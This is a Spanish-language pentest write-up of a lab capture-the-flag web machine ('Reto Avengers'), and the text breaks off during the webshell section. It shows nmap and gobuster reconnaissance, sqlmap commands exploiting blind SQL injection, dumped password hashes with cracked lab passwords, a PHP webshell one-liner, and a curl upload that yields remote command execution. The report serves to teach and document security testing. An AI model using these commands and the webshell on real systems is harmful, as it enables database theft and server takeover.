

INFORME DE PENTESTING

Reto Avengers

Máquina Vulnerable — Aplicación Web losvengadores.com

Campo	Detalle
Autor	Álvaro Balín Santos
Fecha	Mayo 2026
Clasificación	Confidencial
Tipo de prueba	Caja negra (Black-box)
Objetivo	10.0.0.23 / losvengadores.com
Meta final	Shell interactiva en el servidor objetivo

Índice

1. Alcance.....	3
2. Introducción.....	4
3. Informe Ejecutivo.....	5
3.1 Resumen Ejecutivo.....	5
3.2 Cadena de Explotación.....	5
3.3 Tabla de Hallazgos, Criticidad y Clasificación.....	6
3.4 Distribución de Criticidad por Fase.....	7
3.5 Resumen Cuantitativo de Vulnerabilidades.....	7
3.6 Conclusión Ejecutiva.....	8
4. Informe Técnico.....	9
4.1 Resumen Técnico.....	9
4.2 Reconocimiento — Nmap.....	9
4.3 Enumeración Web — Gobuster.....	10
4.4 Análisis del Código Fuente.....	11
4.5 Identificación del Vector SQL Injection.....	12
4.6 Explotación SQL — sqlmap.....	12
4.7 Acceso al Panel de Control.....	14
4.8 Descubrimiento del Vector de Subida de Archivos.....	15
4.9 Subida de Webshell y Ejecución Remota de Comandos.....	15
4.10 Obtención de la Flag.....	17
4.11 Shell Interactiva (Reverse Shell).....	17
4.12 Conclusión Técnica.....	18
5. Conclusiones y Recomendaciones.....	20
5.1 Resumen de Flags.....	20
5.2 Conclusiones.....	20
5.3 Recomendaciones.....	20

1. Alcance

El presente informe documenta el proceso de auditoría ofensiva realizado sobre la máquina vulnerable denominada «Reto Avengers», desplegada en un entorno de laboratorio controlado. El objetivo de la prueba consiste en evaluar la seguridad de la aplicación web alojada bajo el dominio losvengadores.com, identificando vulnerabilidades y demostrando su explotación hasta la obtención de ejecución remota de comandos y una shell interactiva en el sistema objetivo.

El alcance queda definido por los siguientes parámetros:

- Dirección IP objetivo: 10.0.0.23 (rango 10.0.0.0 – 10.0.0.100)
- Dominio: losvengadores.com
- Puertos auditados: todos los puertos TCP
- Tipo de prueba: caja negra sin credenciales previas
- Entorno: laboratorio controlado — sin impacto en sistemas productivos

Durante la realización de la auditoría, la máquina objetivo fue reiniciada en distintas sesiones de trabajo, lo que provocó un cambio en la dirección IP asignada dentro del rango definido. Inicialmente se trabajó sobre la IP 10.0.0.23, mientras que en fases posteriores se utilizó la IP 10.0.0.70. Ambas direcciones corresponden al mismo sistema dentro del entorno de laboratorio.

2. Introducción

Un servidor clasificado expone una aplicación web aparentemente inocente que, bajo su interfaz, oculta un sistema con múltiples fallos de seguridad susceptibles de ser explotados. La presente auditoría tiene como propósito infiltrarse en el sistema, analizar sus defensas y demostrar el control total del servidor mediante una metodología de pentesting estructurada en fases.

La metodología aplicada sigue el ciclo estándar de pruebas de intrusión:

- Reconocimiento pasivo y activo de la infraestructura
- Enumeración de servicios, directorios y recursos web
- Análisis del código fuente y peticiones HTTP
- Explotación de inyecciones SQL
- Manipulación de archivos y obtención de ejecución remota de comandos
- Establecimiento de shell interactiva

El punto de inserción es el acceso externo sin privilegios, y la meta final es la obtención de una shell interactiva en el servidor objetivo.

3. Informe Ejecutivo

3.1 Resumen Ejecutivo

Durante la auditoría de seguridad ofensiva realizada sobre la aplicación web losvengadores.com se identificaron y explotaron con éxito un total de ocho vulnerabilidades de severidad media, alta y crítica. La cadena de explotación permitió avanzar desde un acceso externo sin privilegios hasta la obtención de ejecución remota de comandos (RCE) y el establecimiento de una shell interactiva en el servidor objetivo, partiendo únicamente del conocimiento de la dirección IP del sistema (10.0.0.23).

La metodología aplicada sigue los estándares OWASP Testing Guide v4.2 y PTES (Penetration Testing Execution Standard), abordando las fases de reconocimiento, enumeración, análisis, explotación y post-explotación de forma secuencial. Cada vector de ataque fue identificado de manera encadenada: el hallazgo de cada vulnerabilidad reveló el camino hacia la siguiente, demostrando el efecto multiplicador de la acumulación de debilidades en una misma aplicación.

La puntuación de riesgo global se califica como **CRÍTICO** (CVSS v3.1 Base Score máximo: 10.0), lo que implica la necesidad de remediación inmediata de los hallazgos identificados.

3.2 Cadena de Explotación

El diagrama siguiente ilustra la secuencia completa de la cadena de ataque ejecutada durante la auditoría, desde el reconocimiento inicial hasta el establecimiento de la shell interactiva. Cada paso fue posible gracias al vector descubierto en la fase anterior, demostrando el efecto acumulativo y encadenado de las vulnerabilidades identificadas:



Figura 1 — Cadena de explotación

La cadena de ataque puede resumirse en tres grandes fases: (1) Reconocimiento y Enumeración, en la que se identifica la superficie de ataque y los recursos accesibles; (2) Explotación, en la que la inyección SQL permite extraer credenciales y acceder al panel de control; y (3) Post-Explotación, en la que la subida de una webshell PHP permite ejecutar comandos en el servidor y establecer una shell interactiva persistente.

3.3 Tabla de Hallazgos, Criticidad y Clasificación

La siguiente tabla recoge el resumen ejecutivo de los ocho hallazgos identificados durante la auditoría, clasificados según el estándar CVSS v3.1, con su referencia CWE (Common Weakness Enumeration) del catálogo MITRE y la categoría OWASP Top 10 2021 correspondiente:

Fase	Hallazgo principal	Criticidad	CVSS v3.1	CWE	OWASP
Reconocimiento	Puertos SSH (22) y HTTP (80) expuestos. Virtual Hosting activo en Apache 2.4.29.	Media	4.3	CWE-200	A05:2021
Enumeración web	Recursos ocultos accesibles sin autenticación: buscador.php, CV-upload.php, search.php.	Alta	7.5	CWE-548	A05:2021
Código fuente	Rutas sensibles, endpoints activos y lógica de negocio expuestos en HTML/JS público.	Alta	7.5	CWE-540	A05:2021
SQL Injection	Inyección SQL ciega booleana y temporal en el parámetro searchVal de search.php.	Crítica	9.8	CWE-89	A03:2021
Hashing inseguro	Contraseñas almacenadas en MD5 sin una sal. Crackeadas mediante ataque de diccionario.	Crítica	9.1	CWE-916	A02:2021
Subida de ficheros	Endpoint CV-upload.php sin validación de tipo MIME ni extensión. Permite subir .php.	Crítica	9.8	CWE-434	A04:2021
RCE	Ejecución remota de comandos del SO como usuario www-data mediante webshell PHP.	Crítica	10.0	CWE-78 / CWE-94	A03:2021
Reverse Shell	Shell interactiva inversa establecida desde el servidor objetivo hacia el atacante (nc 4444).	Crítica	10.0	CWE-78	A03:2021

3.4 Distribución de Criticidad por Fase

El siguiente gráfico representa el nivel de criticidad alcanzado en cada fase del proceso de ataque, en una escala de 1 (Baja) a 4 (Crítica). Puede observarse cómo la criticidad escala progresivamente desde el reconocimiento inicial hasta alcanzar el nivel máximo en las fases de explotación y post-explotación, evidenciando la efectividad de la cadena de ataque encadenada:




Figura 2 — Nivel de criticidad por fase de ataque (escala CVSS v3.1)

3.5 Resumen Cuantitativo de Vulnerabilidades

De los ocho hallazgos identificados durante la auditoría, cinco presentan criticidad máxima (CVSS Base Score ≥ 9.0), dos son de severidad Alta (CVSS 7.5) y uno de severidad Media (CVSS 4.3). La totalidad de las vulnerabilidades se encuentran en la capa de aplicación web y no requieren acceso físico ni privilegios previos en el sistema para ser explotadas.




Figura 3 — Distribución de hallazgos por nivel de severidad

3.6 Conclusión Ejecutiva

La explotación encadenada de las vulnerabilidades identificadas permitió comprometer completamente el servidor objetivo, obteniendo la flag del ejercicio (Avengers, Assemble!) y estableciendo una shell interactiva con el usuario del servidor web (www-data). El impacto potencial en un entorno productivo real incluiría los siguientes escenarios:

- Exfiltración completa de la base de datos de usuarios, credenciales, datos personales e información sensible almacenada en el servidor MySQL.
- Control total del servidor web con capacidad para modificar, eliminar o cifrar contenidos (vector de ransomware o defacement).
- Movimiento lateral hacia otros sistemas de la red interna desde el servidor comprometido, aprovechando la posición de acceso obtenida.
- Persistencia en el sistema mediante la webshell subida o el establecimiento de acceso SSH con credenciales obtenidas de la base de datos.
- Uso del servidor como punto de pivote para ataques hacia terceros (botnet, proxy anónimo o ataque a la cadena de suministro).

Se recomienda la remediación urgente y prioritaria de todas las vulnerabilidades identificadas, con especial atención a la eliminación de la inyección SQL mediante el uso de consultas parametrizadas, la implementación de validación estricta de ficheros subidos, la sustitución del algoritmo de hashing MD5 por alternativas seguras (bcrypt, Argon2) y la revisión del código fuente para eliminar toda exposición innecesaria de rutas, lógica y endpoints activos no documentados.

El detalle técnico completo de cada hallazgo, sus vectores de explotación y las medidas correctoras específicas se desarrollan en los apartados 4 (Informe Técnico) y 5 (Conclusiones y Recomendaciones) del presente informe.

4. Informe Técnico

4.1 Resumen Técnico

El presente apartado desarrolla en detalle el proceso técnico completo de la auditoría de seguridad realizada sobre la aplicación web losvengadores.com, llevado a cabo mediante el uso de herramientas, vectores de ataque y técnicas para su explotación. Se muestran los comandos empleados, las respuestas obtenidas del sistema y las decisiones metodológicas adoptadas a lo largo del proceso.

La auditoría partió de un estado inicial de acceso externo sin privilegios, únicamente con conocimiento de la dirección IP del objetivo (10.0.0.23), y culminó con la obtención de una shell interactiva en el servidor, el control total sobre el sistema de ficheros y la lectura de la flag del ejercicio (Avengers, Assemble!). El proceso completo se desarrolló secuencialmente, revelando en cada fase el vector necesario para avanzar hacia la siguiente, las cuales se procederán a detallar en los puntos a continuación.

4.2 Reconocimiento — Nmap

Se comenzó con el lanzamiento de un escaneo Nmap sobre la dirección IP 10.0.0.23 con los parámetros -sV para la detección de versiones de servicios y -A para un análisis exhaustivo del sistema. El comando ejecutado fue el siguiente:

```
(abalin@kali)-[~]
$ nmap -sV 10.0.0.23 -A
Starting Nmap 7.98 ( https://nmap.org ) at 20
Nmap scan report for 10.0.0.23
Host is up (0.034s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ub
| ssh-hostkey:
|   2048 f8:95:f8:7c:ff:1f:a4:b6:0c:48:11:7f:
|   256 b4:b0:16:35:2f:1b:ad:b1:20:3d:c0:ac:2
|_  256 29:1b:da:0c:9f:59:5e:74:c0:fc:0b:5a:a
80/tcp    open  http     Apache httpd 2.4.29 ((Ub
|_ http-title: Bienvenido a losvengadores.com
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.19
OS details: Linux 4.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:li
```

Imagen 1 — Comando Nmap lanzado para el escaneo

El escaneo reveló los siguientes puertos y servicios activos:

Puerto	Protocolo	Servicio	Versión
22	TCP	SSH	OpenSSH 7.6p1 Ubuntu 4ubuntu0.7
80	TCP	HTTP	Apache httpd 2.4.29 (Ubuntu)

Adicionalmente, el análisis identificó que el servidor web responde al dominio `losvengadores.com` mediante Virtual Hosting, y que el sistema operativo subyacente es Linux 4.19 (Ubuntu). Al intentar acceder directamente por IP (`http://10.0.0.23`), el servidor retorna un error de dominio inválido: «Virtual-Host 10.0.0.23 not found».




Imagen 2 —Error de dominio Invalido

Para resolver esta limitación, se procedió a editar el archivo `/etc/hosts` del sistema atacante, añadiendo la siguiente entrada:




Imagen 3 —Resultado del archivo añadiendo la IP y el dominio

Tras esta configuración, el dominio quedó correctamente resuelto y la aplicación web accesible.

4.3 Enumeración Web — Gobuster

Con el dominio correctamente configurado, se procedió a la enumeración de directorios y archivos ocultos mediante la herramienta Gobuster, utilizando la wordlist `common.txt` del proyecto `dirb`:




Imagen 4 —Comando Gobuster lanzado

Los recursos más relevantes descubiertos con código de estado HTTP 200 fueron los siguientes:

Recurso	Estado HTTP	Observación
buscador.php	200	Formulario de búsqueda — posible vector SQLi
index.php	302 → PanelControl.php	Panel de login
search.php	200	Endpoint AJAX de búsqueda
buscador_index.php	200	Procesador del formulario de búsqueda

4.4 Análisis del Código Fuente

Se realizó un análisis exhaustivo del código fuente HTML de la página principal (index.html). Se identificaron los siguientes elementos de interés:

- Formulario de subida de CV comentado que referencia la función upload_cv()
- Script cv_upload.min.js activo que realiza peticiones POST a CV-upload.php
- Enlace al buscador_index.php desde la sección Gallery
- Panel de login que apunta a index.php con método POST

El análisis del script cv_upload.min.js reveló la siguiente lógica de subida de archivos:

```
(abalin@kali)-[~]
$ curl http://losvengadores.com/js/cv_upload.min.js

function upload_cv(){
    // Logged users
    let cv = document.getElementById('cv').files[0];
    let formData = new FormData();

    formData.append("cv",cv);
    fetch('CV-upload.php',{method: "POST", body: formData});
}
```

Imagen 5 —Lógica de la función upload_cv

Este hallazgo confirmó la existencia de un endpoint de subida de archivos (CV-upload.php) activo y accesible, que sería explotado en fases posteriores.

4.5 Identificación del Vector SQL Injection

Al analizar el funcionamiento del buscador.php, se identificó que search.php recibe un parámetro searchVal mediante método POST y realiza consultas a una base de datos MySQL. Las pruebas manuales iniciales arrojaron los siguientes resultados:

Payload enviado	Respuesta del servidor
thor	Conectividad correcta. Conozco algo sobre este héroe.
' (comilla simple)	Conectividad correcta. No se han detectado coincidencias.
' OR '1'='1'--	Conectividad correcta. No se han detectado coincidencias.

Aunque los errores SQL no son visibles en la respuesta (la aplicación los suprime), el comportamiento diferencial ante distintos payloads confirmó la presencia de una posible inyección SQL ciega (Blind SQLi).

4.6 Explotación SQL — sqlmap

Se procedió al lanzamiento de sqlmap sobre el endpoint search.php para automatizar la detección y explotación de la vulnerabilidad de inyección SQL:

```
(abalin@kali)-[~]
└─$ sqlmap -u "http://losvengadores.com/search.php" \
  --data="searchVal=thor" \
  --dbs \
  --batch \
  --level=5 \
  --risk=3 \
  --technique=BEUST \
  --dbms=mysql
```

Imagen 6 —Comando sqlmap lanzado

Se identificaron las siguientes bases de datos:

```
[18:56:04] [INFO] retrieved: ve
available databases [2]:
[*] information_schema
[*] vengadores
```

Imagen 7 —Bases de datos identificadas

- **information_schema** (sistema)
- **vengadores** (objetivo)

Posteriormente se extrajeron las tablas de la base de datos vengadores:

```
(abalin@kali)-[~]
$ sqlmap -u "http://losvengadores.com/search.php" \
--data="searchVal=thor" \
-D vengadores \
--tables \
--batch \
--threads=4 \
--dbms=mysql
```

Imagen 8 —Comando sqlmap lanzado para el descubrimiento de la base de datos vengadores

Se descubrieron dos tablas: users y fundadores.

```
[19:03:16] [INFO] retrieve
Database: vengadores
[2 tables]
+-----+
| fundadores |
| users      |
+-----+
```

Imagen 9 —Tablas descubiertas

El volcado de ambas tablas arrojó las siguientes credenciales:

Tabla users:

ID	Email	Username	Password (hash)	Password crackeada
0	info@gba.us	capitanamerica	6f2f0046544e6821b04c99ec8cdb98f4	adamantium


Tabla fundadores:

Héroe	Hash (consigna)	Crackeada
avispa	fcdddc8c109a6dc18814e689d9852fcf	No encontrada
hombre_hormiga	fcdddc8c109a6dc18814e689d9852fcf	No encontrada
Hulk	fc44ddc8c144hskw94e689d9852fcf	Formato no reconocido
ironman	93952a75e6131a269680f15a082c2a28	No encontrada
thor	fcc8c10bc39a6dc18814e689d9852fcf	guapeton

Los hashes MD5 fueron sometidos a crackeo mediante la herramienta online CrackStation. Se recuperó con éxito la contraseña del usuario thor (guapeton). El hash de capitanamerica fue crackeado directamente por sqlmap durante el volcado.

4.7 Acceso al Panel de Control

Con las credenciales obtenidas (capitanamerica / adamantium), se procedió al inicio de sesión en el panel de login ubicado en index.php. El formulario requería los campos usuario_nombre y usuario_password. El servidor respondió con una redirección a PanelControl.php y el mensaje “¡Has iniciado sesión correctamente!”, confirmando el acceso exitoso.



Login seguro usando PHP Session y Cookies

¡Has iniciado sesión correctamente!. [Salir](#)

Imagen 10 — Panel de control tras el login

Las cookies de sesión obtenidas (AVSession y PHPSESSID) fueron almacenadas en el fichero cookies.txt para su uso en peticiones autenticadas posteriores.




Imagen 11 — Comando lanzado para guardar las cookies de sesión





Imagen 12 — Verificación del guardado correcto de las cookies en el cookies.txt

Se intentó utilizar las credenciales obtenidas para el acceso por SSH, sin éxito, confirmando que los usuarios de la base de datos no corresponden directamente a usuarios del sistema operativo.

4.8 Descubrimiento del Vector de Subida de Archivos

Durante el análisis del código fuente de la página principal se identificó que, aunque el formulario de subida de CV estaba comentado en el HTML, el script JavaScript `cv_upload.min.js` seguía siendo cargado y referenciaba un endpoint activo: `CV-upload.php`.




```
</section>

<script src="js/jquery-1.9.1.min.js"></script>
<script src="slick/slick.min.js"></script>
<script src="magnific-popup/jquery.magnific-popup.min.js"></script>
<script src="js/easing.min.js"></script>
<script src="js/jquery.singlePageNav.min.js"></script>
<script src="js/bootstrap.min.js"></script>
<script src="js/cv_upload.min.js"></script>
<script>

function getOffset(){
```

Imagen 13 — Script `cv_upload.min.js` cargado



```
(abalin@kali)-[~]
$ curl http://losvengadores.com/js/cv_upload.min.js

function upload_cv(){

    // Logged users
    let cv = document.getElementById('cv').files[0];
    let formData = new FormData();

    formData.append("cv",cv);
    fetch('CV-upload.php',{ "method": "POST", body: formData});
}
```

Imagen 14 — Código de la función `upload_cv`

Este hallazgo representó el vector de ataque para la fase de carga de webshell, permitiendo la subida de archivos PHP al servidor sin restricciones de tipo de fichero.

4.9 Subida de Webshell y Ejecución Remota de Comandos


Se creó un archivo PHP con funcionalidad de webshell en el sistema atacante:



```
(abalin@kali)-[~]
$ echo '<?php system($_GET["cmd"]); ?>' > /tmp/shell.php
```

Imagen 15 — Creación de la webshell

A continuación se procedió a subir el archivo al servidor mediante el endpoint CV-upload.php, incluyendo las cookies de sesión obtenidas en la fase anterior:



```
(abalin@kali)-[~]
$ curl -X POST http://losvengadores.com/CV-upload.php \
  -b cookies.txt \
  -F "cv=@/tmp/shell.php" -v 2>&1
Note: Unnecessary use of -X or --request, POST is already inferred.
* Host losvengadores.com:80 was resolved.
* IPv6: (none)
* IPv4: 10.0.0.70
* Trying 10.0.0.70:80...
* Established connection to losvengadores.com (10.0.0.70 port 80) from 10.10.1.221 port 54834
* using HTTP/1.x
> POST /CV-upload.php HTTP/1.1
> Host: losvengadores.com
> User-Agent: curl/8.18.0
> Accept: */*
> Cookie: PHPSESSID=miiovoh5oaltfbjgbodgon7j0k; AVSession=0be846633f4701bb266a784a5f64d987
> Content-Length: 242
> Content-Type: multipart/form-data; boundary=-----J0bqfwtDw4E0ZbhnPEZjxL
>
* upload completely sent off: 242 bytes
< HTTP/1.1 200 OK
< Date: Tue, 05 May 2026 13:10:00 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Content-Length: 47
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host losvengadores.com:80 left intact
Se ha subido el fichero: xtry/uploads/shell.php
```

Imagen 16 —Subida de archivo

La respuesta del servidor confirmó la subida exitosa del archivo e indicó la ruta donde fue almacenado:

Se ha subido el fichero: xtry/uploads/shell.php

Se verificó la ejecución remota de comandos accediendo a la webshell con distintos comandos del sistema:

Comando ejecutado	Resultado obtenido
curl ...shell.php?cmd=whoami	www-data
